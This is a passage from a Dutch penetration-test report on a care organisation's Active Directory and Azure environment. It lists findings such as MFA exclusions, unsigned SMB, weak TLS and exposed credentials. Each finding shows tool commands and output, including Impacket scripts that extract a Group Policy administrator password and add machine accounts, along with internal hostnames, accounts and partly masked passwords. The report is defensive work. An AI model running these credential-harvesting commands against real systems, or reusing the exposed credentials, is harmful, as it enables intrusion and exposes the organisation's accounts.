Met de geldige authenticatie kan nu een volledige analyse van de AzureAD-omgeving worden uitgevoerd met het volgende commando:

```
roadrecon gather
```

Fragment 4.8: Commando om de AzureAD-analyse uit te voeren

Nadat de analyse voltooid was, heeft NFIR deze geëxporteerd met het volgende commando:

```
roadrecon plugin policies
```

Fragment 4.9: AzureAD analyse exporteren in caps.html



Policies

CA001: Require multi-factor authentication for admins

| | |
|--------------|--|
| Applies to | Including: Users in roles: License Administrator, Authentication Administrator, Groups Administrator, Fabric Administrator, Administrator, Privileged Authentication Administrator, Search Administrator, Message Center Reader, Security Operator, Security Administrator, Teams Administrator, User Administrator, Global Reader, Privileged Role Administrator, Directory Readers, Security Administrator Excluding: Users in groups: CA-Exclude-MFA, CA-Exclude |
| Applications | Including: All applications |
| At locations | Including: All locations |
| Controls | Requirements (any): Mfa |

CA003: Block legacy authentication

| | |
|---------------|--|
| Applies to | Including: All users Excluding: Users: Admin Jordan Troost ilionx Users in groups: CA-Exclude, CA-Exclude-LegacyAuth |
| Applications | Including: All applications |
| Using clients | Including: Legacy Clients, Exchange ActiveSync |
| Controls | Deny logon |

CA004: Require multifactor authentication for SOME users

| | |
|--------------|---|
| Applies to | Including: Users in groups: GG_MFA_CA Excluding: Users in groups: CA-Exclude-MFA, CA-Exclude |
| Applications | Including: All applications |
| Controls | Requirements (any): Mfa |

Figuur 4.1: Conditional Access Policies zichtbaar via caps.html

Zoals te zien in bovenstaande schermafdruck, hoeven de leden van de groep 'CA-Exclude-MFA' en 'CA-Exclude' geen gebruik te maken van MFA. De volgende accounts zijn lid van deze groep:

| Gebruiker | MemberOf |
|--|----------------|
| KOH365 tenantadmin | CA-Exclude-MFA |
| MFA Admin | CA-Exclude-MFA |
| package_34e1a04d-bb53-49e6-80dd-6f463071794a | CA-Exclude-MFA |
| Admin Ivo Markus - ilionx | CA-Exclude |

Tabel 4.4: Leden van beheerdersgroepen

Referentie

Checklist-ID: PTES-EXPLOIT-04

Meer informatie over accounts voor noodtoegang is te vinden op:

<https://learn.microsoft.com/nl-nl/azure/active-directory/roles/security-emergency-access>



Classificaties

- [CWE-308: Use of Single-factor Authentication](#)





Verouderde software aangetroffen

6.9
GEMIDDELD

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-019

Target: zie onderstaande tabel

Omschrijving

Op verschillende systemen is verouderde software aangetroffen. Deze software heeft kwetsbaarheden en/of beschikt over beveiligingsupdates. Als een softwareversie EOL (End-of-Life) is, wordt dit erbij vermeld. End-of-Life is de datum waarna een bepaald software product geen updates meer ontvangt en kan dan niet langer als veilig beschouwd worden.

Mogelijke Impact

Verouderde software beschikt vaak over beveiligingsproblemen die kunnen leiden tot overname van het systeem door een aanvaller.

Aanbeveling

Geadviseerd wordt om te updaten naar of installeer de nieuwste versies van de software bij de bovengenoemde hosts. Houd ook dan rekening met de End-of-Life-datum van een (nieuw) product. Het kan voorkomen dat een bepaald product niet of niet tijdig te vervangen is. Mocht dit het geval zijn dan is het belangrijk om voorzorgsmaatregelen te treffen. Een voorbeeld hiervan kan zijn om de toegang tot het internet uit te schakelen, of het beperken van het betreffende product (raadpleeg uw leverancier).

Bevestiging

Met behulp van de tool [Burp Suite](#) zijn de volgende kwetsbare softwareversies aangetroffen:

| Software | Versie | Host:Poort | Referentie | URL |
|-----------|--------|-----------------------------|----------------------------|---------------------------|
| cAdvisor | 0.38.6 | 10.4.1.6:8080 | Referentie | cAdvisor |
| Bootstrap | 4.0.0 | 10.4.1.6:8080 | Referentie | Bootstrap |
| nginx | 1.18 | 10.4.1.5:80, 10.4.1.6:80 | Referentie | - |
| | 1.24 | 10.4.0.68:80 | Referentie | - |

Tabel 4.5: Tabel met verouderde software

Referentie

Checklist-ID: PTES-ANALYZE-03

Meer information over End-of-Life software is te vinden op:

- <https://endoflife.date>
- <https://www.digitaltrustcenter.nl/informatie-advies/end-of-life>



- <https://www.ncsc.nl/documenten/factsheets/2019/juni/01/factsheet-software-heeft-een-houdbaarheidsdatum>

Classificaties

- CWE-1352: OWASP Top Ten 2021 Category A06:2021 - Vulnerable and Outdated Components





Onveilige SMB configuratie

6.9
GEMIDDELD

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-021

Targets: 10.4.6.6 (HMK-MS01), 10.4.8.5 (HMK-SQL02)

Omschrijving

De signing van SMB-verkeer is niet ingeschakeld op deze hosts. Hierdoor is het mogelijk voor een ongeautoriseerde aanvaller om een man-in-the-middle (MiTM) aanval uit te voeren op deze SMB-server.

Mogelijke Impact

Een aanvaller kan door misbruik te maken van deze kwetsbaarheid mogelijk wachtwoord hashes onderscheppen en daarbij wachtwoorden achterhalen.

Aanbeveling

Geadviseerd wordt om SMB signing te forceren. Dit kan worden ingesteld via de Group Policy:

- 'Microsoft Network Client: Digitally sign communications (always)'
- 'Microsoft Network Server: Digitally sign communications (always)'

Zie onderstaande schermafdruck:

| Computer Configuration (Enabled) | | | hide |
|--|--|---------|------|
| Policies | | | hide |
| Windows Settings | | | hide |
| Security Settings | | | hide |
| Local Policies/Security Options | | | hide |
| Microsoft Network Client | | | hide |
| Policy | | Setting | |
| Microsoft network client: Digitally sign communications (always) | | Enabled | |
| Microsoft Network Server | | | hide |
| Policy | | Setting | |
| Microsoft network server: Digitally sign communications (always) | | Enabled | |

Figuur 4.2: GPO instelling SMB signing

Bevestiging

Met onderstaande commando is de SMB signing configuratie vastgesteld: `nxc smb scope.txt`

Er zijn 3 kwetsbare systemen gevonden.

Voor 3 hosts is SMB signing niet ingeschakeld.



```
SMB          10.4.2.11      445    HMK-FS-01      [*] Windows 10 / Server 2019 Build 1
↪ 7763 x64 (name:HMK-FS-01) (domain:org.kov.humanitas.nl) (signing:False) (SMBv1:False)
SMB          10.4.6.6       445    HMK-MS01      [*] Windows Server 2022 Build 20348
↪ x64 (name:HMK-MS01) (domain:org.kov.humanitas.nl) (signing:False) (SMBv1:False)
SMB          10.4.8.5       445    HMK-SQL02     [*] Windows 10 / Server 2019 Build 1
↪ 7763 x64 (name:HMK-SQL02) (domain:org.kov.humanitas.nl) (signing:False) (SMBv1:False)
```

Fragment 4.10: SMB Signing heeft waarde False.

Referentie

Checklist-ID: PTES-ANALYZE-03

Classificaties

- [CWE-295: Improper Certificate Validation](#)



Onveilige SSL/TLS configuratie

6.3
GEMIDDELD

CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

ID: 24203-026

Target: 10.4.3.8

Omschrijving

De hosts hebben een onveilige configuratie. De volgende kwetsbaarheden zijn aangetroffen:

- Gebruik van TLS versies 1.0 en 1.1. Deze protocollen zijn sinds maart 2020 End-of-Life en worden daarom niet meer ondersteund door de meest gebruikte browsers.

Mogelijke Impact

Een aanvaller kan een Man-in-the-Middle (MiTM) aanval uitvoeren, in combinatie met bekende kwetsbaarheden in SSL/TLS protocollen, om zo het dataverkeer te ontsleutelen. Dit maakt alle informatie die wordt verstuurd tussen de client en server inzichtelijk voor de aanvaller.

Aanbeveling

Geadviseerd wordt om onveilige instellingen van SSL/TLS niet meer te ondersteunen. Daarnaast wordt geadviseerd om TLSv1.3 te ondersteunen als onderdeel van een toekomstvast TLS-configuratie.

Bevestiging

Een kwetsbaarheden scan met de tool [Nessus Professional](#) heeft vastgesteld dat meerdere SSL/TLS certificaten onveilig zijn. Er is daarnaast met de hand gecontroleerd welke versies van SSL en/of TLS worden ondersteund en of er geen zwakke ciphers worden gebruikt.

De scans tonen ook aan dat de host geen TLSv1.3 ondersteunt.

```
sslscan 10.4.3.8:443
```

```
sslscan 10.4.3.8:3389
```

```
Version: 2.1.2
OpenSSL 3.0.13 30 Jan 2024

Connected to 10.4.3.8

Testing SSL server 10.4.3.8 on port 443 using SNI name 10.4.3.8

SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    enabled
TLSv1.1    enabled
TLSv1.2    enabled
TLSv1.3    disabled
```

Fragment 4.11: TLSv1.0 en TLSv1.1 enabled, TLSv1.3 disabled



Referentie

Checklist-ID: PTES-ANALYZE-03

De richtlijn van het NCSC met betrekking tot TLS:

<https://www.ncsc.nl/documenten/publicaties/2021/januari/19/ict-beveiligingsrichtlijnen-voor-transport-layer-security-2.1>

Classificaties

- [CWE-327: Use of a Broken or Risky Cryptographic Algorithm](#)



Group Policy cPassword weergave

5.3
GEMIDDELD

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-008

Targets: 10.4.5.6 (KOH-DC-01), 10.4.5.7 (KOH-DC-02), 10.4.5.4 (KOH-DC-03)

Omschrijving

Nadat er met het account `thijshendriks` ingelogd is, kan er op de SYSVOL-share van de domain controller een groups.xml bestand gedownload worden. Hierin staat een cPassword van de lokale gebruikersaccounts opgeslagen. Dit cPassword kan eenvoudig worden omgezet naar een leesbaar password, waarmee lokaal als administrator ingelogd kan worden

Mogelijke Impact

Het gevonden wachtwoord (of een variant hierop) is mogelijk geldig op systemen binnen het netwerk van Humankind.

Aanbeveling

Microsoft heeft patch ``MS14-025: Vulnerability in Group Policy Preferences could allow elevation of privilege'' uitgebracht om dit probleem op te lossen. Echter de Group Policy files die zijn aangemaakt voordat de patch was geïnstalleerd, worden niet automatisch aangepast.

Geadviseerd wordt om het cPassword handmatig te verwijderen uit deze files.

Bevestiging

Met de `Impacket` tool `Get-GPPPassword.py` is onderzocht of er bestanden in de SYSVOL-files share van de domein controllers aanwezig zijn met een herleidbaar wachtwoord. De tool is op de volgende manier uitgevoerd:

```
python3 /opt/impacket/examples/Get-GPPPassword.py org.kov.humanitas.nl/nicolemoella:'Rks***Ln!'@10.4.5.6
```

```
Impacket v0.13.0.dev0+20241127.154729.af51dfd1 - Copyright Fortra, LLC and its affiliated companies

[*] Listing shares...
- ADMIN$
- C$
- D$
- DNSLogs
- DNSLogs$
- E$
- IPC$
- NETLOGON
- SYSVOL

[*] Searching *.xml files...
[*] Found a DataSources XML file:
[.]
[*] Found a Groups XML file:
[*] file      : \\org.kov.humanitas.nl\Policies\{D7D65DE9-E4CF-4BD5-834D-8601CFD03E23}\Machine\Pref
erences\Groups\Groups.xml
[*] newName   :
[*] userName  : Administrator (built-in)
[*] password  : sjamajee
[*] changed   : 2014-02-05 11:09:44
```

Fragment 4.12: GPP Passwords in Group Policy.



■ Het is door NFIR vastgesteld dat de inloggegevens niet op een bereikbaar systeem valide zijn.

Referentie

Checklist-ID: PTES-EXPLOIT-03

Classificaties

- [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](#)



Gevoelige Bestanden

5.3
GEMIDDELD

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

ID: 24203-017

Target: groei.sharepoint.com (13.107.136.10)

Omschrijving

Op de bovengenoemde URL zijn wachtwoord gevonden. Dit betreft de SharePoint omgeving van Humanitas.

Mogelijke Impact

Doordat deze data vrij toegankelijk is voor alle domein gebruikers is het risico op een datalek groot. Een aanvaller kan de gevonden inloggegevens gebruiken om in te loggen op de desbetreffende omgevingen.

Aanbeveling

Geadviseerd wordt om alle bestanden van SharePoint niet beschikbaar te maken voor alle Domein Gebruikers, maar deze te limiteren tot een groep van gebruikers die deze data nodig hebben voor het uitvoeren van hun werkzaamheden. Daarnaast wordt geadviseerd om bestanden uit de SharePoint omgeving te verwijderen of te archiveren wanneer deze niet meer relevant zijn voor het uitvoeren van werkzaamheden.

Bevestiging

Er is ingelogd op de SharePoint van Humanitas met het gebruikersaccount [nicolemoella](#). Op de SharePoint zijn verschillende bestanden met gebruikersnamen en wachtwoorden aangetroffen. Een overzicht hiervan is te zien in de onderstaande tabel:

| Bestandsnaam | URL | Inhoud |
|--|---------------------|---|
| Instructie gebruik Bereslim voor pedagogisch medewerkers Humankind.pdf | URL | Gebruikersnaam: bereslim102969 |
| Geschenkenportaal.aspx | URL | Wachtwoord: g***i |
| InstructiePowerBI.pdf | URL | Gebruikersnaam: jeroendvisser@humankind.nl |
| leasefiets.pdf | URL | Gebruikersnaam en Wachtwoord: humankind/We***12 |

Tabel 4.6: Gevonden bestanden op SharePoint



Welkom bij Bereslim

Met de onderstaande gebruikersnaam log je in bij Bereslim. Activeer nu eerst je account door een wachtwoord te kiezen.

Je gebruikersnaam is : **bereslim102969**

Kies een wachtwoord om je account te activeren. Let op: doe dit binnen 7 dagen.

Activeer

Klaar? Log in op [Bereslim](#) met je gebruikersnaam en wachtwoord.

Figuur 4.3: Gebruikersnaam van Bereslim

Referentie

Checklist-ID: PTES-EXPLOIT-03, PTES-POST-07

Classificaties

- [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](#)



cAdvisor - Information disclosure

5.3
GEMIDDELD

CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-018

Targets: 10.4.1.6 (-), 10.4.1.5 (-), 10.4.0.68 (-)

Omschrijving

De website heeft een /docker route die verwijst naar een pagina met gedetailleerde informatie.

Mogelijke Impact

Een aanvalleur zou deze specifieke informatie over het systeem kunnen misbruiken om kwetsbaarheden of veelvoorkomende misconfiguraties in het systeem te vinden.

Aanbeveling

Geadviseerd wordt om de /docker route alleen toegankelijk te maken voor de personen die daar daadwerkelijk toegang toe moeten hebben

Bevestiging


Met behulp van de tool `feroxbuster` is geprobeerd veelvoorkomende directory's te raadplegen op de website.

```
feroxbuster --url http://10.4.1.6:8080/ -w /opt/seclists/Discovery/Web-Content/raft-medium-directorie
↳ s-lowercase.txt -s 200 301
[...]
```

| Code | Method | Size | Weight | Response |
|-------------|--------|------|--------|--|
| 301 | GET | 21 | 3w | 40c http://10.4.1.6:8080/api => http://10.4.1.6:8080/api/ |
| 301 | GET | 21 | 3w | 43c http://10.4.1.6:8080/static => http://10.4.1.6:8080/static |
| ↳ / | | | | |
| 301 | GET | 21 | 3w | 47c http://10.4.1.6:8080/containers => http://10.4.1.6:8080/co |
| ↳ ntainers/ | | | | |
| 301 | GET | 21 | 3w | 45c http://10.4.1.6:8080/validate => http://10.4.1.6:8080/vali |
| ↳ date/ | | | | |
| [...] | | | | |


Fragment 4.13: feroxbuster output

Door naar de URL '<http://10.4.1.6:8080/containers/>' te navigeren via de `Mozilla Firefox` browser is het volgende te zien:



Figuur 4.4: cAdvisor hoofdpagina

Boven de 'Subcontainers' staat een link genaamd 'Docker Containers'. Nadat hierop is geklikt, zijn de volgende Docker-containers te zien:



Figuur 4.5: Docker Containers op cAdvisor

De pagina toont een information disclosure, namelijk verschillende softwareversies en hostname. Door naar beneden te scrollen is er veel meer informatie te zien over de verschillende softwareversies.



| Driver Status | |
|-----------------------|--------------------|
| Docker Version | 20.10.21 |
| Docker API Version | 1.41 |
| Kernel Version | 5.15.0-1068-azure |
| OS Version | Ubuntu 20.04.5 LTS |
| Host Name | KOH-Infra1 |
| Docker Root Directory | /var/lib/docker |
| Execution Driver | |
| Number of Images | 5 |
| Number of Containers | 4 |
| Storage | |
| Driver | overlay2 |
| Supports d_type | true |
| Native Overlay Diff | false |
| userxattr | false |
| Backing Filesystem | extfs |

Figuur 4.6: Informatie over de verschillende softwareversies

Docker versie 20.10 wordt momenteel gebruikt. De laatste versie is 27.4. Versie 20.04 wordt vanaf april 2025 niet meer ondersteund.

Referentie

Checklist-id: PTES-ANALYZE-01

Classificaties

- [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](#)



52 Computers kunnen door elke domeingebruiker geregistreerd worden

5.3 GEMIDDELD

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:L/VA:N/SC:L/SI:L/SA:N

ID: 24203-022

Targets: 10.4.5.6 (KOH-DC-01), 10.4.5.7 (KOH-DC-02), 10.4.5.4 (KOH-DC-03)

Omschrijving

De volgende instellingen van het netwerk is vastgesteld waarbij elke gebruiker zonder specifieke rechten tot 52 machines kan toevoegen aan het domein. Dit komt doordat de standaard machinequota van Active Directory is ingesteld op 52, wat betekent dat elke geauthenticeerde gebruiker in het domein tot 52 computers kan toevoegen zonder toestemming van een beheerder.

Mogelijke Impact

Deze kwetsbaarheid kan leiden tot verschillende beveiligingsrisico's:

Kwaadwillende gebruikers kunnen gemakkelijk niet-goedgekeurde apparaten aan het domein toevoegen, wat mogelijk kan leiden tot datalekken, verspreiding van malware, of andere beveiligingsincidenten. Het toevoegen van niet-goedgekeurde machines kan leiden tot een overvloed aan ongecontroleerde apparaten binnen het netwerk, wat de complexiteit van netwerkbeheer aanzienlijk kan verhogen. De aanwezigheid van niet-goedgekeurde apparaten kan leiden tot een lagere betrouwbaarheid van het netwerk, aangezien deze apparaten mogelijk niet voldoen aan de beveiligingsstandaarden.

Aanbeveling

Het wordt aanbevolen om de standaard machinequota per gebruiker in Active Directory te verlagen van 52 naar 0, zodat alleen beheerders of andere geautoriseerde personen in staat zijn om computers toe te voegen aan het domein. Dit kan worden uitgevoerd via de volgende stappen:

1. Open Active Directory Users and Computers (ADUC).
2. Ga naar de eigenschappen van de gewenste gebruikers of gebruik een groepsbeleid (Group Policy Object, GPO) om de limiet domeinbreed te wijzigen.
3. Verlaag de machinequota naar 0 voor standaard gebruikers.

Bevestiging

Met de tool **NetExec** is een scan uitgevoerd die weergeeft dat de **MachineAccountQuota** 52 betreft. Dit is het aantal machines dat een domein gebruiker mag aanmaken.

Het volgende commando is uitgevoerd:

```
nxc ldap 10.4.5.6 -d org.kov.humanitas.nl -u nicolemoella -p 'Rks***Ln!' -M maq
```

Daaruit volgt de volgende output:

```
SMB      10.4.5.6      445    KOH-DC-01      [*] Windows 10 / Server 2016 Build 14393 x64 (nam
↳ e:KOH-DC-01) (domain:org.kov.humanitas.nl) (signing:True) (SMBv1:False)
LDAP     10.4.5.6      389    KOH-DC-01      [+] org.kov.humanitas.nl\nicolemoella:Rks***Ln!
MAQ      10.4.5.6      389    KOH-DC-01      [*] Getting the MachineAccountQuota
MAQ      10.4.5.6      389    KOH-DC-01      MachineAccountQuota: 52
```

Fragment 4.14: Verkrijgen van MachineAccountQuota.

Hierop zijn met de tool **Impacket** middels de volgende commando's 5 computers toegevoegd aan het domein:



```
python3 /opt/impacket/examples/addcomputer.py -domain-netbios NFIR1 -computer-name NFIR1$ -computer-p
↪ ass 'Rks***Ln!' org.kov.humanitas.nl/nicolemoella:'Rks***Ln!' -dc-ip 10.4.5.6
python3 /opt/impacket/examples/addcomputer.py -domain-netbios NFIR2 -computer-name NFIR2$ -computer-p
↪ ass 'Rks***Ln!' org.kov.humanitas.nl/nicolemoella:'Rks***Ln!' -dc-ip 10.4.5.6
python3 /opt/impacket/examples/addcomputer.py -domain-netbios NFIR3 -computer-name NFIR3$ -computer-p
↪ ass 'Rks***Ln!' org.kov.humanitas.nl/nicolemoella:'Rks***Ln!' -dc-ip 10.4.5.6
python3 /opt/impacket/examples/addcomputer.py -domain-netbios NFIR4 -computer-name NFIR4$ -computer-p
↪ ass 'Rks***Ln!' org.kov.humanitas.nl/nicolemoella:'Rks***Ln!' -dc-ip 10.4.5.6
python3 /opt/impacket/examples/addcomputer.py -domain-netbios NFIR5 -computer-name NFIR5$ -computer-p
↪ ass 'Rks***Ln!' org.kov.humanitas.nl/nicolemoella:'Rks***Ln!' -dc-ip 10.4.5.6

[..]

[*] Successfully added machine account NFIR1$ with password Rks***Ln!.
[*] Successfully added machine account NFIR2$ with password Rks***Ln!.
[*] Successfully added machine account NFIR3$ with password Rks***Ln!.
[*] Successfully added machine account NFIR4$ with password Rks***Ln!.
[*] Successfully added machine account NFIR5$ with password Rks***Ln!.
```

Fragment 4.15: Toevoegen van een vijftal computers aan het domein.

Om dit te verifiëren zijn de computers met de naam **NFIR** zoals deze hierboven zijn aangemaakt, opgevraagd van de Active Directory.

```
python3 /opt/impacket/examples/GetADComputers.py org.kov.humanitas.nl/nicolemoella:'Rks***Ln!' -dc-ip
10.4.5.6 | grep NFIR
```

```
NFIR1$
NFIR2$
NFIR3$
NFIR4$
NFIR5$
```

Fragment 4.16: Het opvragen van computers in de Active Directory die met NFIR beginnen.

Ook hierbij geldt dat dit met het account: default/default uitgevoerd kan worden wat vermeld wordt in bevinding '● Password Spraying – Gebruikersnaam als wachtwoord'.

Referentie

Checklist-ID: PTES-EXPLOIT-05

Classificaties

- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor



CDP en LLDP is ingeschakeld

2.3
LAAG

CVSS:4.0/AV:A/AC:H/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-013

Target: HMKSW026-08 (Switch)

Omschrijving

De Extreme Networks switch stuurt Cisco Discovery Protocol (CDP) en Link Layer Discovery Protocol (LLDP) berichten uit, welke informatie bevatten over de switch. Het gaat om bijvoorbeeld de hostname en VLAN-nummers.

Mogelijke Impact

Een aanvaller kan de ontvangen informatie over de netwerkinfrastructuur gebruiken om kennis op te doen over het netwerk en aan de hand daarvan mogelijk het platform aanvallen.

Aanbeveling

Geadviseerd wordt om CDP/LLDP richting end-points uit te schakelen op de switch. Als CDP/LLDP in zijn geheel niet gebruikt wordt, luidt het advies deze op globaal niveau uit te schakelen.

Bevestiging

De tool [Wireshark](#) is gestart om netwerkverkeer te kunnen afluisteren, waarbij een filter is gezet op CDP/LLDP. Elke minuut is een CDP-pakket ontvangen. Elke 30 seconden is een LLDP-pakket ontvangen:



| tcpdump.pcap | | | | | | |
|--|------------|-------------------|----------------|----------|--------|---|
| File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help | | | | | | |
| lldp | | | | | | |
| No. | Time | Source | Destination | Protocol | Length | Info |
| 1252 | 26.518535 | ExtremeN_b8:25:85 | LLDP_Multicast | LLDP | 186 | MA/dc:e6:50:b8:25:85 IN/14 120 SysN=HMKSW026-08 |
| 2400 | 56.498832 | ExtremeN_b8:25:85 | LLDP_Multicast | LLDP | 186 | MA/dc:e6:50:b8:25:85 IN/14 120 SysN=HMKSW026-08 |
| 3583 | 86.521438 | ExtremeN_b8:25:85 | LLDP_Multicast | LLDP | 186 | MA/dc:e6:50:b8:25:85 IN/14 120 SysN=HMKSW026-08 |
| 4475 | 116.527063 | ExtremeN_b8:25:85 | LLDP_Multicast | LLDP | 186 | MA/dc:e6:50:b8:25:85 IN/14 120 SysN=HMKSW026-08 |
| 5332 | 146.531151 | ExtremeN_b8:25:85 | LLDP_Multicast | LLDP | 186 | MA/dc:e6:50:b8:25:85 IN/14 120 SysN=HMKSW026-08 |
| 6097 | 176.537018 | ExtremeN_b8:25:85 | LLDP_Multicast | LLDP | 186 | MA/dc:e6:50:b8:25:85 IN/14 120 SysN=HMKSW026-08 |
| 7001 | 206.542534 | ExtremeN_b8:25:85 | LLDP_Multicast | LLDP | 186 | MA/dc:e6:50:b8:25:85 IN/14 120 SysN=HMKSW026-08 |
| 7821 | 236.510648 | ExtremeN_b8:25:85 | LLDP_Multicast | LLDP | 186 | MA/dc:e6:50:b8:25:85 IN/14 120 SysN=HMKSW026-08 |
| 8577 | 266.503587 | ExtremeN_b8:25:85 | LLDP_Multicast | LLDP | 186 | MA/dc:e6:50:b8:25:85 IN/14 120 SysN=HMKSW026-08 |
| 9293 | 296.503419 | ExtremeN_b8:25:85 | LLDP_Multicast | LLDP | 186 | MA/dc:e6:50:b8:25:85 IN/14 120 SysN=HMKSW026-08 |
| 10216 | 326.534645 | ExtremeN_b8:25:85 | LLDP_Multicast | LLDP | 186 | MA/dc:e6:50:b8:25:85 IN/14 120 SysN=HMKSW026-08 |
| 11079 | 356.512119 | ExtremeN_b8:25:85 | LLDP_Multicast | LLDP | 186 | MA/dc:e6:50:b8:25:85 IN/14 120 SysN=HMKSW026-08 |

> Frame 1252: 186 bytes on wire (1488 bits), 186 bytes captured (1488 bits)

> Ethernet II, Src: ExtremeN_b8:25:85 (dc:e6:50:b8:25:85), Dst: LLDP_Multicast (01:80:c2:00:00:0e)

> Link Layer Discovery Protocol

> Chassis Subtype = MAC address, Id: dc:e6:50:b8:25:85

> Port Subtype = Interface name, Id: 14

> Time To Live = 120 sec

> System Name = HMKSW026-08

0000 101. = TLV Type: System Name (5)

.... ..0 0000 1011 = TLV Length: 11

System Name: HMKSW026-08

> System Description = ExtremeXOS (X435-24P-4S) version 32.7.1.9 32.7.1.9 by release-manager on Tue 23 Apr 2024 04:41:20 PM UTC

> Capabilities

> IEEE - Port and Protocol VLAN ID

> IEEE - VLAN Name

1111 111. = TLV Type: Organization Specific (127)

.... ..0 0001 0000 = TLV Length: 16

Organization Unique Code: 00:80:c2 (IEEE)

IEEE 802.1 Subtype: VLAN Name (0x03)

VLAN Identifier: 105 (0x0069)

VLAN Name Length: 9

VLAN Name: VLAN_0105

> End of LLDPDU

Figuur 4.8: Elke 30 seconden is een LLDP-pakket ontvangen

Referentie

Checklist-ID: PTES-ANALYZE-02

Classificaties

- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor



Wachtwoordbeleid onvoldoende



CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-006

Targets: 10.4.5.6 (KOH-DC-01), 10.4.5.7 (KOH-DC-02), 10.4.5.4 (KOH-DC-03)

Omschrijving

